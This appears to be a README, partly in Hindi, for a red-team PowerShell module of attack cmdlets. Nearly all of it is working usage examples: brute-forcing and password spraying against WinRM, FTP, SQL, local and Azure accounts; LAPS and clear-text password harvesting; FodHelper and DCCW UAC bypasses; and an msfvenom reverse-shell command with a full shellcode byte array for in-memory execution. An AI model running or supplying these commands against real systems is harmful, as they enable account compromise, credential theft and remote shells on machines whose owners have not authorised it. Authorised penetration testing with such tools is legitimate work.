
एक अभियान में रेड टीमर द्वारा उपयोग की जा सकने वाली PowerShell फ़ंक्शनों का संग्रह
PowerShell फ़ंक्शनों का एक संग्रह जिसका उपयोग Red Teamer मशीन से डेटा एकत्र करने या लक्ष्य तक पहुँच प्राप्त करने के लिए कर सकता है। मैंने RedTeamEnum मॉड्यूल में शामिल कमांडों के लिए ps1 फ़ाइलें जोड़ी हैं। इससे आप आसानी से केवल एक कमांड ढूँढ सकते हैं और उपयोग कर सकते हैं, यदि आपको बस यही चाहिए। यदि आप पूरा मॉड्यूल चाहते हैं, तो अपने डिवाइस पर RedTeamEnum निर्देशिका और सामग्री डाउनलोड करने के बाद निम्नलिखित क्रियाएँ करें।
C:\PS> robocopy .\RedTeamEnum $env:USERPROFILE\Documents\WindowsPowerShell\Modules\RedTeamEnum *
# This will copy the module to a location that allows you to easily import it. If you are using OneDrive sync you may need to use $env:USERPROFILE\OneDrive\Documents\WindowsPowerShell\Modules\RedTeamEnum instead.
C:\PS> Import-Module -Name RedTeamEnum -Verbose
# This will import all the commands in the module.
C:\PS> Get-Command -Module RedTeamEnum
# This will list all the commands in the module.
C:\PS> Convert-Base64 -Value "Convert me to base64!" -Encode
C:\PS> Convert-Base64 -Value "Q29udmVydCBtZSB0byBiYXNlNjQh" -Decode
C:\PS> Convert-StringToHash -String "Convert me to base64!"
C:\PS> Convert-StringToHash -String "Password123" -Encoding UTF8 -Algorithm MD5
# Both of the above examples convert the string Password123 to an MD5 Hash value
C:\PS> Convert-SID -Username tobor
# The above example converts tobor its SID value
C:\PS> Convert-SID -SID S-1-5-21-2860287465-2011404039-792856344-500
# The above value converts the SID value to its associated username
C:\PS> Test-BruteForceZipPassword -PassFile 'C:\Users\USER\Downloads\Applications\pass.txt' -Path 'C:\Users\USER\Downloads\Applications\KiTTY.7z' -ZipExe 'C:\Program Files\7-Zip\7z.exe'
# This example uses the passwords in the pass.txt file to crack the password protected KiTTY.7z file
C:\PS> Test-BruteForceCredentials -ComputerName DC01.domain.com -UseSSL -Username 'admin','administrator' -Passwd 'Password123!' -SleepMinutes 5
# This example will test the one password defined against both the admin and administrator users on the remote computer DC01.domain.com using WinRM over HTTPS with a time interval of 5 minutes between each attempt
C:\PS> Test-BruteForceCredentials -ComputerName File.domain.com -UserFile C:\Temp\users.txt -PassFile C:\Temp\rockyou.txt
# This example will test every password in rockyou.txt against every username in the users.txt file without any pause between tried attempts
C:\PS> Get-LdapInfo -Detailed -SPNNamedObjects -Domain domain.com -Credential (Get-Credential)
# The above returns all the properties of the returned objects in domain.com
#
C:\PS> Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'
# If this is run as admin it will return the LAPS password for the local admin account
#
C:\PS> Get-LdapInfo -ListUsers | Where-Object -Property SamAccountName -like "user.samname"
# NOTE: If you include the "-Detailed" switch and pipe the output to where-object it will not return any properties. If you wish to display all the properties of your result it will need to be carried out using the below format
#
C:\PS> Get-LdapInfo -AllServers | Where-Object -Property LogonCount -gt 1 | Select-Object -Property *
C:\PS> Get-NetworkShareInfo -ShareName C$
# The above example returns information on the share C$ on the local machine
#RESULTS
Name : C$
InstallDate :
Description : Default share
Path : C:\
ComputerName : TOBORDESKTOP
Status : OK
C:\PS> Get-NetworkShareInfo -ShareName NETLOGON,SYSVOL,C$ -ComputerName DC01.domain.com, DC02.domain.com, 10.10.10.1
# The above example disocvers and returns information on NETLOGON, SYSVOL, and C$ on the 3 remote devices DC01, DC02, and 10.10.10.1
C:\PS> Test-PrivEsc
C:\PS> Get-InitialEnum
C:\PS> Start-SimpleHTTPServer
Open HTTP Server on port 8000
#OR
C:\PS> Start-SimpleHTTPServer -Port 80
# Open HTTP Server on port 80
C:\PS> Invoke-PortScan -IpAddress 192.168.0.1
C:\PS> Invoke-PingSweep -Subnet 192.168.1.0 -Start 192 -End 224 -Source Singular
# NOTE: The source parameter only works if IP Source Routing value is "Yes"
C:\PS> Invoke-PingSweep -Subnet 10.0.0.0 -Start 1 -End 20 -Count 2
# Default value for count is 1
C:\PS> Invoke-PingSweep -Subnet 172.16.0.0 -Start 64 -End 128 -Count 3 -Source Multiple
# The below command will use the entered credentials to open the msf.exe executable as the user tobor
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\msf.exe -Verbose
यह cmdlet आपकी स्थानीय मशीन पर स्थित फ़ाइलों को निष्पादित करने और उन्हें रिमोट मशीन पर निष्पादित करने के लिए भी उपयोग किया जा सकता है।
# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com"
# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM over HTTPS
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com" -UseSSL
C:\PS> Invoke-FodHelperBypass -Program "powershell" -Verbose
# OR
C:\PS> Invoke-FodHelperBypass -Program "cmd /c msf.exe" -Verbose

# Generate payload to use
msfvenom -p windows/meterpreter/shell_reverse_tcp LHOST=192.168.137.129 LPORT=1337 -f powershell
एक लिसनर शुरू करें, उस मान का उपयोग "ShellCode" पैरामीटर में करें, और अपना शेल प्राप्त करने के लिए कमांड चलाएँ। इसके लिए कुछ मेमोरी सुरक्षाओं को सक्षम नहीं होना चाहिए। नोट: ध्यान दें कि ShellCode वेरिएबल के मान के आसपास कोई डबल कोट्स नहीं हैं। ऐसा इसलिए है क्योंकि यह एक बाइट ऐरे की उम्मीद करता है।
C:\PS> Invoke-InMemoryPayload -Payload 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x5,0x39,0xc0,0xa8,0x89,0x81,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x2,0x0,0x0,0x49,0xb8,0x63,0x6d,0x64,0x0,0x0,0x0,0x0,0x0,0x41,0x50,0x41,0x50,0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0xd,0x59,0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x1,0x1,0x48,0x8d,0x44,0x24,0x18,0xc6,0x0,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0xe,0x41,0xba,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x59,0x41,0x89,0xda,0xff,0xd5 -Verbose

Get-ClearTextPassword -All
उपरोक्त कमांड cmdlet द्वारा संभव सभी परिणाम लौटाता है। अलग-अलग स्थानों को भी खोजा जा सकता है। उदाहरण के लिए
Get-ClearTextPassword -AutoLogon
आपकी खोज में एक से अधिक स्थानों को परिभाषित किया जा सकता है। उदाहरण के लिए
Get-ClearTextPassword -WiFi -SNMP -Chrome -PasswordVault
Invoke-AzureEnum.ps1 -Path 'C:\Temp\enum.txt'
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!'
# This Example tests the passwords defined against the list of usernames defined
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60 -RoundRobin
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt. This performs authentication attempts in a Round Robin fashion for the defined usernames
$UserNames = "[email protected]","[email protected]","[email protected]","[email protected]"
$UserNames | Invoke-AzurePasswordSpray -Passwd "Password123!" -RoundRobin
# This Example tests the passwords defined against the list of usernames defined in a Round Robin fashion
Test-KerberosDoubleHop -All
# This example checks for and displays Computers, Users, and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into
Test-KerberosDoubleHop -Server DC01.domain.com -UserResults
# This example uses WinRM to display User AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com
Test-KerberosDoubleHop -Server DC01.domain.com -UseSSL -AdminResults
# This example uses WinRM over HTTPS to display Admin AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com
Test-KerberosDoubleHop -ComputerResults -AdminResults
# This example checks for and displays Computer and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into
Invoke-DccwUACBypass -Program "cmd /c start powershell"
# This example exploits the DCCW UAC bypass method to open PowerShell with administrative privileges
Invoke-DccwUACBypass -Program "cmd /c start mfs.exe"
# This example exploits the DCCW UAC bypass method to execute the payload msf.exe with administrative privileges
Enable-RDP
Test-BruteLocalUserCredential -Username Administrator -Passwd 'Password123!','Passw0rd1!'
# This example tests the two defined passwords against the Administrator user account
Test-BruteLocalUserCredential -Username Administrator -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords inside the C:\Temp\passlist.txt file against the Administrator user account
$Users = (Get-LocalUser).Name
ForEach $U in $Users) {Test-BruteLocalUserCredential -Username $U -Passwd (Get-Content -Path C:\Temp\passlist.txt)}
# This example tests a password list against all local user accounts
Test-FTPCredential -Server FTP.domian.com -Username ftpuser -Passwd 'Password123','Passw0rd1!','password123!' -Port 21 -Protocol FTP
# This example tests the 3 defined passwords against the ftpuser account on the FTP server located on FTP.domain.com over port 21
Test-FTPCredential -Server FTP.domian.com -Username ftpuser,admin -Passwd 'Password123','Passw0rd1!','password123!' -Protocol FTPS -Seconds 60
# This example tests the 3 defined passwords against the admin and ftpuser account on the FTP server located on FTP.domain.com over port 21, waiting 60 seconds in between failed attempts
Test-FTPCredential -Server FTP.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the FTP server located at FTP.domain.com over port 21, waiting 1 seconds in between failed attempts
Test-SQLCredential -Server sql.domian.com -Username sa -Passwd 'Password123','Passw0rd1!','password123!' -Port 1433
# This example tests the 3 defined passwords against the sa account on the SQL server located on sql.domain.com over port 1433
Test-SQLCredential -Server sql.domian.com -Username sa,admin -Passwd 'Password123','Passw0rd1!','password123!' -Seconds 60
# This example tests the 3 defined passwords against the admin and sa account on the SQL server located on sql.domain.com over port 1433, waiting 60 seconds in between failed attempts
Test-SQLCredential -Server sql.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the SQL server located at sql.domain.com over port 1433, waiting 1 seconds in between failed attempts
Start-Listener, Start-Bind और Invoke-ReversePowerShell के बारे में अधिक जानकारी के लिए देखें https://github.com/tobor88/ReversePowerShell